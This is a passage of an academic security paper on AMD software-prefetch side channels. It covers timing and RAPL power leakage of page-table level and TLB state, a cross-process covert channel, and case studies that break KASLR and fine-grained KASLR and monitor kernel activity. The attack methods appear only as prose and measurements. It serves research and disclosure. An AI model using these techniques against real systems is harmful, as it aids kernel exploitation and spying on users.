Power. Intel CPUs provide the Running Average Power Limit (RAPL) interface to provide power-management information to software. Previous work used this interface to distinguish cryptographic keys [44]. Since AMD Family 17h, if bit 14 of CPUID `0x80000007` EDX is set, AMD provides an interface that is partially compatible with Intel RAPL. The interface provides power consumption values for the core domain and package domains via the MSRs `CORE_ENERGY_STAT` and `PKG_ENERGY_STAT` respectively [5]. Since Linux kernel 5.8, this interface is available to unprivileged user-space applications via the `sysfs` interface. An advantage of AMD's implementation compared to Intel's implementation is that information is available per core, not only per package. Hence, this allows measurements with less noise. Linux also provides an additional interface for power measurement on AMD. With the Linux kernel 5.6, the `k10temp` driver shows the currents and voltages of the CPU core and SoC of Ryzen CPUs and exposes them via the `hwmon` interface to unprivileged users.

However, we only use the RAPL interface for our work and evaluated it regarding its resolution. For the RAPL-compatible interface accessible via the `sysfs` interface, we

[1] https://github.com/amdprefetch/amd-prefetch-attacks




Figure 1: The energy consumption over 1 s of four different types of instructions measured using the RAPL interface.

measure an update interval of 1002.618 µs ($\sigma = 0.146, n = 5000$). This is close to the update interval stated by the CPU in the `RAPL_PWR_UNIT` MSR, which is 976 µs. The reported power consumption is in microjoule, with a resolution of 15.3 µJ as reported by the `RAPL_PWR_UNIT` MSR. The resolution and update interval is not sufficient to distinguish single events, e.g., the type of instruction or whether a memory load is served from the cache or DRAM. However, when events are repeatable, the resolution and update interval is sufficient to measure such differences. As an example, Figure 1 shows the histograms of the power consumption for repeatedly executing various instructions for 1 s (the exact instruction sequences can be found in Appendix C).

Performance Counters. To analyze the root cause of the leakage, we rely on performance counters. As performance counters are typically only available to privileged users, we do not rely on performance counters for *exploiting* the leakage but only for *analyzing* the leakage. We mainly rely on performance counters directly related to prefetching, TLB events, as well as μop dispatching. Table 4 (Appendix A) contains an overview of the used counters.

For comparing the microarchitectural effects with similar effects on the Intel microarchitecture, we also rely on the equivalent performance counters on Intel.

3.2 Prefetch Leakage

Based on our analysis primitives, we investigate the information leakage of software prefetch instructions. We discover 2 different properties ($\mathbb{P}1$, $\mathbb{P}2$) that leak through the prefetch instruction. An unprivileged attacker from user space can measure these properties. While there are 4 different prefetch instructions (`prefetcht0`, `prefetcht1`, `prefetcht2`, `prefetchnta`), they only differ in the targeted cache level, which is not relevant for our attacks. Furthermore, AMD documents that `prefetcht0`, `prefetcht1`, and `prefetcht2` are implemented exactly the same and do not differ [2]. Hence, for the remainder of the paper, we do not further distinguish the different instructions. To ensure noise-free measurements for the analysis, we isolate the cores on which we measure using the `isolcpus` command-line option and fix the CPU frequency using the `cpupower` utility.




Figure 2: Execution time in cycles of `prefetch` including the measurement standard error (± cycles) on an AMD Ryzen 5 2500U for different number of page-table levels mapped.




Figure 3: Execution time in cycles of `prefetch` including the measurement standard error (± cycles) on an Intel Core i7-8565U for different number of page-table levels mapped.

All measurements are repeated multiple times to average out possible outliers.

3.2.1 $\mathbb{P}1$: Page-Table Level

The first property is the information about the level on which the page-table walk stops. While it has been shown that this property can be leaked from prefetch instruction on Intel CPUs [25], it has not been analyzed on AMD CPUs. Surprisingly, although the prefetch instruction does leak information about the page-table level on AMD CPUs, the behavior is inverse to that on Intel CPUs.

We measure the execution time of the prefetch instruction for 4 different virtual addresses. These addresses are chosen such that the page-table walk ends at different page-table levels. For every address, we measure how long the fenced execution of one prefetch instruction to this address takes. To average out noise, we calculate the average execution timer over 10 million measurements. Intuitively, the fewer page tables are mapped for an address, the earlier the page-table walk aborts. Figure 2 shows the execution time in cycles, including the standard error, of the prefetch instruction for these virtual addresses. On AMD, the execution time of the prefetch instruction is proportional to the number of mapped page-table levels for the virtual address. On Intel, however, the execution time is *inversely* proportional to the number of mapped page-table levels, as observed by Gruss et al. [25]. We can confirm this, as shown in Figure 3.

The page-table level leakage is measurable both for accessible addresses, *i.e.*, addresses within the user address space of the application, and for inaccessible addresses, *i.e.*, kernel ad-

Table 2: The number of data TLB (dTLB) misses for 1000 prefetches of an inaccessible virtual address.

	dTLB misses / 1000 prefetches
Intel	1000 (`dtlb_load_misses.miss_causes_a_walk`)
AMD Zen	2000 (`ls_l1_d_tlb_miss.all`)
AMD Zen 2	1 (`ls_l1_d_tlb_miss.all`)

dresses mapped into the application. However, the leakage for inaccessible addresses is more interesting. If not mentioned otherwise, we always exploit the leakage for inaccessible addresses in the remainder of the paper.

To prefetch an address into the cache, the CPU requires the physical address of the target. The physical address can either be retrieved from the TLB if it is cached there, or the translation requires a page-table walk. As the permission, *i.e.*, whether a virtual address is user-accessible, is stored in the page-table entry (or TLB), a prefetch has to trigger a page-table walk if the address is not in the TLB.

From the timings (cf. Figure 2), we see how many page-table levels the page-table walker has to translate. Up to the page directory, the timing increases linearly with every page-table level. From the performance counters (cf. Table 2, we see that AMD Zen seems to trigger 2 page-table walks for an inaccessible address, whereas Intel only triggers a single page-table walk. Hence, the timing difference is amplified by the repeated page-table walks. We assume that this is an implementation flaw, as this is not the case anymore on the Zen 2 microarchitecture. On Zen 2, there is only one TLB miss on the first access, as Zen 2 also stores invalid translations in the TLB.

On Intel processors, the lookup direction for the TLB and page translation caches is from logically lower levels (*i.e.*, PTEs) to logically higher levels (*i.e.*, PML4Es). The timings indicate that on Intel, only the lowest missing level is fetched from memory, whereas all others are served from the page translation caches [8, 25, 33, 63].

3.2.2 $\mathbb{P}2$: TLB State

In addition to the page-table level, the prefetch instructions also leak the TLB state, *i.e.*, whether an address is currently cached in the TLB or not. As shown in Table 3, the software prefetch has a higher execution time if the address is not cached in the TLB. This property of the prefetch instructions is neither officially documented, nor was it measured on Intel CPU by Gruss et al. [25]. With the TLB state, it is possible to mount TLB attacks that have only been shown on Intel CPUs so far [22, 29, 35, 54].

We evaluate the influence on the TLB state for a virtual address *cached* in the TLB and for the same virtual address *flushed* from the TLB. We evaluate this leakage on an AMD Ryzen 5 2500U (Ubuntu 20.04 LTS, kernel 5.4.0-42). Prefetching an inaccessible virtual address that is cached in the TLB takes on average 125 cycles (n = 1 000 000). When invalidating the TLB before prefetching the address, the average time increases to 156 cycles (n = 1 000 000).

To further investigate the influence of memory types or properties of the page table entries, e.g., whether the page can be accessed from user space, we conducted the following experiment. As illustrated in Table 3, we set up pages with different permission bits set (executable, present, user-space accessible, dirty, global, accessed) and alternative memory types (write-back, write-combining, write-through, write-protected, uncacheable, uncacheable minus). For each microarchitecture, we measured the execution time of the prefetch instruction on the prepared page in two scenarios. First, we flushed the TLB entry using dedicated privileged functionality in the Linux kernel, measuring a TLB miss. Second, we leave the targeted page cached in the TLB to measure a TLB-hit by using the prefetch instruction in the kernel. To overcome measurement noise, we repeated the measurement 10 000 times.

We can observe timing differences between TLB hits and misses on all microarchitectures. We want to note that on the Zen microarchitecture, the access times differ manifold depending on the set properties. On the Intel microarchitecture, it is possible to differentiate between inaccessible pages that are present and not present. Furthermore, on the Zen 2 microarchitecture, almost all measurements that should hit the TLB yield the same execution time. We conclude that Zen 2 caches the translations regardless of the permission bits.

We observed that on AMD, the prefetch instruction sets the accessed bit in the page table entry. Thus, on a subsequent access or prefetch, the translation is served from the TLB. However, Intel CPUs do not seem to modify the accessed bits using a prefetch instruction, and, hence, the translation will not be cached in the TLB. Intel caches only translations if the accessed bits are set in all paging-structure entries [30].

An exception marks the not-accessed page (199 cycles) and the not-accessed kernel page with a higher timing on Zen 2 (220 cycles). In the case of pages where we unset the access bit, we omit the prefetch instruction in the kernel to avoid re-setting the accessed bit. We assume that the page-table walk caused by the prefetch instruction might require a microcode assist to set the accessed bit in the page table entry, as is the case on Intel CPUs [59]. The inaccessible address later causes a memory fault, treating the instruction itself as a no-operation (NOP) [47]. However, the microcode assist has already been dispatched. While AMD does not provide a dedicated performance counter for microcode assists like Intel (`other_assists.any`), we observed exactly 2 page table walks on the data side (`ls_tablewalker.dside`).

Furthermore, we observe a higher timing for page table entries marked as uncachable or write-combining. While this case is not documented for AMD, Intel describes that prefetches to such memory locations are ignored [32]. Since the prefetch instruction serves as a hint to the processor to

Table 3: Average prefetch execution time in cycles for pages with different properties on different microarchitectures (cf. Table 1). For the TLB-hit case in this table, addresses are accessed via a kernel module to ensure that their translation is cached in the TLB. As Zen 2 caches everything in the TLB, leakage is not visible in this table (cf. Table 2). On AMD, pages need to be accessed to be in the TLB. Hence, TLB hits cannot be measured for non-accessed pages (N/A). NX = non-executable, P = present, U = uncachable, D = dirty, G = global, A = accessed.

Permission Bits						**Memory Type**	**Zen** (Ryzen 5 2500U)		**Zen 2** (Ryzen 5 3600)		**Intel** (i7-8565U)	
NX	P	U	D	G	A		TLB-Hit	TLB-Miss	TLB-Hit	TLB-Miss	TLB-Hit	TLB_Miss
●	●	●	●	●	●	Write-Back	75 ($\sigma_{\bar{x}}$ = 0.03)	112 ($\sigma_{\bar{x}}$ = 0.03)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	90 ($\sigma_{\bar{x}}$ = 0.01)	119 ($\sigma_{\bar{x}}$ = 0.03)
●	●	○	●	●	●	Write-Back	125 ($\sigma_{\bar{x}}$ = 0.03)	156 ($\sigma_{\bar{x}}$ = 0.03)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	90 ($\sigma_{\bar{x}}$ = 0.04)	119 ($\sigma_{\bar{x}}$ = 0.01)
●	○	●	●	●	●	Write-Back	149 ($\sigma_{\bar{x}}$ = 0.04)	149 ($\sigma_{\bar{x}}$ = 0.04)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	119 ($\sigma_{\bar{x}}$ = 0.03)	119 ($\sigma_{\bar{x}}$ = 0.04)
●	○	○	●	●	●	Write-Back	149 ($\sigma_{\bar{x}}$ = 0.04)	149 ($\sigma_{\bar{x}}$ = 0.04)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	119 ($\sigma_{\bar{x}}$ = 0.04)	119 ($\sigma_{\bar{x}}$ = 0.03)
●	●	○	○	●	●	Write-Back	125 ($\sigma_{\bar{x}}$ = 0.03)	156 ($\sigma_{\bar{x}}$ = 0.03)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	90 ($\sigma_{\bar{x}}$ = 0.01)	119 ($\sigma_{\bar{x}}$ = 0.04)
○	●	○	●	●	●	Write-Back	125 ($\sigma_{\bar{x}}$ = 0.03)	156 ($\sigma_{\bar{x}}$ = 0.03)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	90 ($\sigma_{\bar{x}}$ = 0.01)	119 ($\sigma_{\bar{x}}$ = 0.02)
●	●	●	●	○	●	Write-Back	75 ($\sigma_{\bar{x}}$ = 0.03)	113 ($\sigma_{\bar{x}}$ = 0.03)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	90 ($\sigma_{\bar{x}}$ = 0.01)	119 ($\sigma_{\bar{x}}$ = 0.03)
●	●	●	●	●	○	Write-Back	N/A	142 ($\sigma_{\bar{x}}$ = 0.06)	N/A	199 ($\sigma_{\bar{x}}$ = 0.00)	119 ($\sigma_{\bar{x}}$ = 0.03)	119 ($\sigma_{\bar{x}}$ = 0.03)
●	●	○	●	●	○	Write-Back	N/A	155 ($\sigma_{\bar{x}}$ = 0.09)	N/A	220 ($\sigma_{\bar{x}}$ = 0.00)	119 ($\sigma_{\bar{x}}$ = 0.03)	119 ($\sigma_{\bar{x}}$ = 0.05)
●	○	○	●	●	○	Write-Back	N/A	156 ($\sigma_{\bar{x}}$ = 0.16)	N/A	148 ($\sigma_{\bar{x}}$ = 0.00)	119 ($\sigma_{\bar{x}}$ = 0.03)	119 ($\sigma_{\bar{x}}$ = 0.05)
●	●	●	●	●	●	Write-Combining	83 ($\sigma_{\bar{x}}$ = 0.06)	113 ($\sigma_{\bar{x}}$ = 0.03)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	90 ($\sigma_{\bar{x}}$ = 0.04)	119 ($\sigma_{\bar{x}}$ = 0.03)
●	●	●	●	●	●	Write-Through	75 ($\sigma_{\bar{x}}$ = 0.04)	113 ($\sigma_{\bar{x}}$ = 0.03)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	90 ($\sigma_{\bar{x}}$ = 0.04)	119 ($\sigma_{\bar{x}}$ = 0.02)
●	●	●	●	●	●	Write-Protected	75 ($\sigma_{\bar{x}}$ = 0.04)	113 ($\sigma_{\bar{x}}$ = 0.05)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.00)	90 ($\sigma_{\bar{x}}$ = 0.01)	119 ($\sigma_{\bar{x}}$ = 0.04)
●	●	●	●	●	●	Uncacheable	83 ($\sigma_{\bar{x}}$ = 0.02)	113 ($\sigma_{\bar{x}}$ = 0.03)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.01)	90 ($\sigma_{\bar{x}}$ = 0.02)	119 ($\sigma_{\bar{x}}$ = 0.02)
●	●	●	●	●	●	Uncacheable Minus	86 ($\sigma_{\bar{x}}$ = 0.02)	113 ($\sigma_{\bar{x}}$ = 0.06)	87 ($\sigma_{\bar{x}}$ = 0.00)	148 ($\sigma_{\bar{x}}$ = 0.01)	90 ($\sigma_{\bar{x}}$ = 0.01)	119 ($\sigma_{\bar{x}}$ = 0.03)

load data closer to the executing core, speculatively accessing data, for example, from I/O devices, would break the functionality. We also experimentally confirmed that transient loads, which are similar to the prefetch instruction [2], cannot access uncached memory, as was also shown on Intel CPUs [57]. In contrast to the previous experiment, we did not observe an increased number of retired micro-operations or additional page table walks.

3.3 Difference to Normal Memory Loads

Software-prefetch instructions are a special kind of memory load. In contrast to all other operations that load data from memory, the prefetch instruction does not trigger any exception when specifying an invalid or inaccessible address. This behavior is documented explicitly by AMD: *"If the operand specifies an invalid memory address, no exception occurs, and the instruction has no effect."* [3, §3.9.6.1].

In addition to this well-documented difference, we also experimentally observe other differences.

Retirement. We observe that in contrast to regular data loads, loads triggered by the software-prefetch instructions never stall. Our experiments indicate that prefetch loads are immediately and ready-to-retire in the re-order buffer. Regular loads are only marked as complete and ready-to-retire when the target data is actually returned. On Intel CPUs, it is documented that prefetch instructions do not stall the normal instruction retirement [32] and retire after the address translation is completed [32].

We verified the stalling behavior by measuring the impact of fences on load instructions. AMD documents the load fence as *"All memory loads preceding the LFENCE (in program order) are completed prior to completing memory loads following the LFENCE."* [3, §3.9.2]. Hence, the `lfence` ensures that any load not marked as completed has to be completed first. In contrast, the `cpuid` instruction is fully serializing.

In our experimental setup on an AMD Ryzen 5 3600 (ArchLinux, kernel 5.10.39), we first load from an uncached memory location either via a regular load or a software-prefetch instruction. We then either add an `lfence` or a `cpuid` instruction as the subsequent instruction. We measure the execution time of this code snippet 1 000 000 times and ensure that no reordering of the measured instructions occurs by using memory fences (see Figure 12). For the regular load instruction, we observe that with a fully-serializing `cpuid`, we measure an average execution time of 945.71 cycles. For the prefetch instruction, we measure 842.96 cycles. However, when using an `lfence` instead of `cpuid`, we measure 814.44 cycles for the memory load but only 158.58 cycles for the prefetch instruction. Hence, we conclude that loads triggered by software-prefetch instructions are immediately marked as complete after the address translation and do not stall. In Appendix B, we evaluate an additional experiment measuring the execution time of many memory loads and respectively prefetch instructions that supports this statement. This also confirms the description by AMD that "*[...] a load instruction may cause a subsequent instruction to stall until the load completes, but a prefetch instruction will never cause such a stall.*" [3, §3.9.6.1].

Page-Table Walk. For valid, user-accessible data, both regular loads and prefetches can trigger a page-table walk in case the virtual address is not cached in the TLB. However, for prefetches, the TLB is only populated if the page-table walk does not cause a fault. This is not the case for the Zen 2 microarchitecture, and even invalid translations are cached. For inaccessible pages, *i.e.*, pages where the user-accessible bit is cleared, the fault also causes the prefetch instruction to

be re-issued, which is not the case for regular loads. Table 2 shows the number of data TLB misses when prefetching such an inaccessible address.

3.4 Exploitation

In this section, we define two exploitation techniques based on the leakage analysis primitives described in Section 3.1 and the properties that leak through the prefetch instruction, as shown in Section 3.2.

3.4.1 Prefetch+Time

Prefetch+Time directly exploits the execution time of the software prefetch instruction. This primitive is similar to the prefetch attacks known on Intel CPUs [25]. With Prefetch+Time, it is possible to directly leak the page-table level ($\mathbb{P}1$), as we show in the KASLR case study in Section 4.1. On the Zen architecture, it is furthermore possible to infer the TLB state ($\mathbb{P}2$) with this primitive.

The execution time of the prefetch instruction depends on the page-table level ($\mathbb{P}1$) at which the page-table walk stops and the TLB state ($\mathbb{P}2$) in case the page is present. However, only the page-table level ($\mathbb{P}1$) can be measured by timing a single prefetch instruction. For the other effects, the resolution of the high-resolution timer on AMD is in a similar range as the measured timing differences. Measuring these effects requires the measurement over multiple prefetch instructions.

In the case that prefetching the target does not change the state of the target, e.g., prefetching a non-present address, it is simply possible to measure the time it takes to execute n prefetch instructions to the same page. Alternatively, if the monitored address range spans multiple pages, Prefetch+Time can measure the cumulative execution time of prefetching each page, similar to Multi-Prime+Probe [58]. In other cases, where the TLB state is updated on a prefetch, e.g., when prefetching a kernel page on Zen 2, we have to resort to TLB-Evict+Prefetch (cf. Section 3.4.3).

3.4.2 Prefetch+Power

An alternative to measuring the execution time of the software prefetch instruction is to measure its power consumption via software interfaces. For Prefetch+Power, we rely on the unprivileged RAPL interface (cf. Section 3.1), which provides high-resolution power consumption of CPU cores. As with Prefetch+Time, with Prefetch+Power, it is possible to leak the page-table level ($\mathbb{P}1$), as we show in the KASLR case study in Section 4.1. Prefetch+Power has the advantage that it does not require any high-resolution timer.

As with the execution time, the power consumption of the software prefetch instruction increases with the number of page-table levels. With an update interval of only 976 µs and a resolution of 15.3 µJ, the resolution of the RAPL interface is not sufficient to reliably measure the TLB state ($\mathbb{P}2$). Moreover, as the power consumption cannot be measured for a single instruction but for the entire core activity, the measurement suffers from significant noise.Thus, similarly to Prefetch+Time, using Prefetch+Power to measure $\mathbb{P}1$also requires the measurement of multiple prefetch instructions. Again, this can only be applied if the state of the TLB does not change when prefetching, and thus it is mostly applicable to the Zen microarchitecture as Zen 2 caches invalid translations.

3.4.3 TLB-Evict+Prefetch

When leaking the TLB state ($\mathbb{P}2$) on Zen 2, or monitoring page activity via the TLB, neither Prefetch+Time nor Prefetch+Power are sufficient. In these cases, TLB-Evict+Prefetch can reliably leak the TLB state. As Zen 2 stores valid and invalid virtual to physical translations in the TLB, the measured timing or power differences are only measurable for the first prefetch. However, as the resolution of both primitives is insufficient to measure a single prefetch instruction, TLB-Evict+Prefetch has to first evict the corresponding TLB entry before issuing the prefetch instruction.

For the TLB eviction, we rely on existing eviction strategies [22, 63] for the best possible eviction rate. With this combination of TLB eviction and prefetching, we can reliably leak the page-translation level for inaccessible pages ($\mathbb{P}1$) on Zen 2, as well as the TLB state ($\mathbb{P}2$) on both Zen and Zen 2.

3.5 Covert Channel

In this section, we describe how TLB-Evict+Prefetch can be used to establish a covert channel between two unprivileged processes that either are not allowed to communicate over traditional communication mechanisms, e.g., sockets, or want to hide their communication.

The idea of the covert channel is to encode the information by caching translations of kernel pages in the TLB. While a context switch to a different address space requires addresses from the TLB to be flushed, it is not necessary that the entire TLB has to be flushed. As AMD is not vulnerable to the Meltdown [42] attack, its software-based mitigation kernel page table isolation (KPTI) [18] on Linux is not active. Therefore, kernel pages are still marked with the global bit and, thus, are not affected by the implicit TLB flush. Furthermore, if active, only translations with the same process-context identifier (PCID) are flushed from the TLB. To transmit a 1-bit, the unprivileged sender accesses an inaccessible kernel address (previously fixed on by both, the sender and receiver) using the prefetch instruction. While the actual data is not loaded to the cache, the translation of the address is cached in the TLB. To transmit a 0-bit, the sender idles. Using TLB-Evict+Prefetch, the receiver monitors the same inaccessible kernel address and decodes the transmitted bit by observing the execution time of the translation. Multiple bits are sent in parallel using multiple addresses.




Figure 4: Transmission of bits `101010111000` using the prefetch covert channel. Gray areas highlight the transmission of a 1-bit, the red line is the threshold used by the receiver.




Figure 5: Power consumption when prefetching kernel addresses. The yellow rectangle shows the kernel location. The first spike is the location of the `__do_softirq` function.

Figure 4 illustrates the transmission of the bits `101010111000` over the covert channel. The receiver decodes every bit in each time frame by detecting time measurements under the threshold illustrated as the red line. In our unoptimized proof-of-concept implementation, we achieve a transmission rate of 6.66 bit/s with no transmission errors when using 20 addresses for the covert channel.

In contrast to other state-of-the-art covert channels [26, 43, 45], our covert channel has the limitation that it does not work across cores, likewise to the covert channel utilizing AMD's L1D way predictor [40]. Since the instruction and data TLB are not shared across hardware threads, a covert channel based on the prefetch side channel can not be established.

4 Case Studies

In this section, we present 4 case studies to show how software-prefetch instructions on AMD can be exploited. First, we show that KASLR can be derandomized reliably within seconds (Section 4.1) and that even the new fine-grained KASLR (FGKASLR) of the Linux kernel can be broken (Section 4.2). Furthermore, we show that the TLB leakage allows building direct attacks on the kernel. We demonstrate that it is possible to detect activity in the kernel inferring user activity (Section 4.3) or to leak kernel memory in combination with Spectre (Section 4.4).

4.1 Kernel Address Space Derandomization

In this section, we show that an unprivileged attacker can derandomize the kernel address space layout using RAPL. As there is no distinction between committed and non-committed instructions at the voltage regulator level, the power consumption also changes for transient instructions. Transient instructions are instructions that have been executed by an out-of-order processor but are never committed to the architectural state, e.g., instructions causing a fault [42] or instructions following a misspeculated branch [38]. The general concept of derandomizing the kernel address space is to distinguish between the transient access of mapped and unmapped kernel addresses via differences in power consumption. While on Intel CPUs, transiently accessing mapped and unmapped kernel addresses shows differences in timing [25, 29, 35] and store-forwarding behavior [11, 54], this effect has not been observed on AMD CPUs so far. However, in this section, we show that on AMD CPUs, the same result can be achieved by measuring the *power consumption* of transient kernel accesses.

Figure 5 shows the power consumption when prefetching a kernel address using the `prefetch` instruction 100 000 times. The yellow rectangle marks the location of the kernel. It can be seen that the power consumption differs for several pages that are mapped by the kernel. Specifically, we observed that the first spike in the power consumption reliably appears at the page used by the `__do_softirq` kernel function. By iterating over the page tables of the Linux kernel, we verified that the kernel page of `__do_softirq` function is the first 4 kB page used within the kernel image. As shown in Section 3.2.1, the execution time of the prefetch instruction is higher for a 4 kB page than a 2 MB page. In addition, the translation level for virtual addresses is also visible in the power consumption. In Figure 5, the first increase in the power consumption at offset '0' shows where the page directory for the kernel is mapped. Before that offset, there is no valid page directory.

In our experiments, we successfully used an AMD EPYC 7402P, AMD EPYC 7571, AMD Ryzen 5 3600, and an AMD Ryzen Threadripper. We also verified that the KASLR break works in a virtualized environment by mounting it on a T3a instance (AMD EPYC 7571) on the Amazon AWS cloud. As the kernel is 2 MB aligned with a range of 1 GB, there are 512 possible randomization offsets [54]. For each of these offsets, we measure the power consumption when prefetching the address. The average time to find the KASLR offset is 0.15 s which is similar to state-of-the-art KASLR breaks on Intel CPUs. In contrast to previous microarchitectural KASLR breaks [11, 12, 25, 29, 35, 54, 64], our KASLR break using power consumption is the first microarchitectural KASLR break that does not require any timing primitive.

As discussed in Section 3.2.2, Zen 2 seems to cache pages regardless of their permission bits in the TLB. On the contrary, Intel does not cache address translations for pages that are not present [25]. Thus, measuring over multiple executions of the prefetch instruction yields the same execution time on average and, thus, does not allow derandomizing the kernel offset. Thus, on Zen 2, instead of measuring the energy consumption




Figure 6: Execution time when prefetching kernel addresses. The yellow rectangle shows the actual location of the kernel, corresponding with the measured negatives spike.

over the prefetch instruction, we measure the execution time of a single prefetch instruction repeatedly. Since the address translation is cached, we invalidate it by evicting the TLB between each measurement. Figure 6 shows the recorded measurements over the possible offsets on an AMD Ryzen 7 3700X running a Linux kernel 5.4. The first negative spike corresponds to the start of the kernel, *i.e.*, `startup_64` located at `0xffff ffff a000 000`. With the same technique, we derandomized the kernel on the A10-7870K, running CentOS 7.8 with a Linux kernel 3.10.

4.2 Breaking Fine-Grained KASLR

In 2020, Intel proposed fine-grained KASLR (FGKASLR) for the Linux kernel. We show that even with this advanced randomization, it is possible to use the prefetch instruction to find the address of a function of interest. At the time of writing, this patch is not in the upstream kernel. However, the patch is stable and can already be applied to kernel 5.9. For the remainder of the section, we use Ubuntu 20.04 with kernel 5.9.0-rc6 and the latest version (version 5) of the FGKASLR patch [1]. With FGKASLR, the kernel image is also relocated to a random start address. In addition, the code of most functions is shuffled within the kernel image. This shuffling is done once at boot time. Hence, to find the address of a target function, it is required to find the base of the kernel image, and additionally, the position of the function within the kernel.

Unlike countermeasures such as KPTI [24], LAZARUS [17], or FLARE [12], FGKASLR does not change anything in the memory mappings surrounding the kernel image. Thus, we can use the same attack as described in Section 4.1 to find the beginning of the kernel image. The only difference is that at this point, we only know the base address of the kernel image but no addresses of any function. One exception is the CPU startup functionality, spanning 2 pages, is still at the base of the kernel image. This might already be sufficient for a return-oriented-programming attack or as a base for continuing with probing the kernel space. Even with FGKASLR, the kernel image does not have holes in the virtual memory. Thus, there is no risk in probing for values as long as the base address is known. Furthermore, an attacker could resort to speculative probing [19] given an exploitable Spectre gadget in the kernel.




Figure 7: Template attack for page candidates of a kernel driver while triggering a supported `ioctl` syscall. The spike correlates with the kernel page containing the corresponding function, allowing to derandomize FGKASLR.

Function Activity Template Attacks. While we were only able to find the beginning of the kernel image if FGKASLR is active, we now propose a generic approach to find the address of a target function based on the concept of template attacks [10,13,27,56,65]. The principle idea of this technique is to constantly trigger the targeted event while in parallel probing each possible candidate. For instance, Gruss et al. [27] demonstrated cache template attacks by observing cache activity using a cache attack on shared libraries for different key input events. They identified different addresses correlating to keystrokes, enabling inter-keystroke timing attacks.

Similarly, we probe each candidate page within the possible range of the detected kernel image while triggering the execution of the targeted functionality or the access of the targeted data region. We perform the *profiling phase* of each address candidate with the following steps:

1. **Preparation**: In the preparation step, the state of the TLB is reset to a *known* state, *i.e.*, we evict the targeted address translation from the TLB.
2. **Trigger**: In the trigger step, the event that accesses or execute the targeted addresses is induced.
3. **Measurement**: In the last step, the execution time of the address translation is timed.

Each probed address with a low timing measurement is a candidate for the targeted address. If the template attack yields multiple candidate addresses, *i.e.*, if the event triggers accesses to multiple pages, another event could be profiled. This event should then access a subset of addresses as the initial event excluding the targeted address, allowing reducing the number of candidate addresses. However, if the exploit requiring the targeted address allows multiple attempts, the attacker can mount the attack for all candidate addresses.

Evaluation. We mount our attack on a sample kernel driver, as kernel exploits targeting a driver (e.g., the recent CVE-2019-18683) often require the knowledge of the address of the driver. To obtain the address of the kernel driver, we mount a function activity template attack on the located kernel image. We evaluated this attack on an AMD Ryzen 5 2500U running Linux 5.9 with FGKASLR. To reduce measurement noise, we repeat the necessary steps for each address 1500 times.

Figure 7 shows the averaged obtained measurements with TLB-Evict+Prefetch for the 64 candidate addresses for the target function. The spike at offset 32 correlates with the actual page of the targeted function triggered via the `ioctl`. In comparison, the dotted line shows the averaged obtained measurements when the target function is not active. Thus, combining template attacks with TLB-Evict+Prefetch allows us to successfully find kernel functions in a recent Linux kernel protected with FGKASLR.

4.3 Spying on Kernel Activity

In this section, we utilize TLB-Evict+Prefetch to monitor kernel activity. Specifically, we detect active audio transmissions via Bluetooth. For this case study, we assume that we have already de-randomized the kernel address space (cf. Section 4.1).

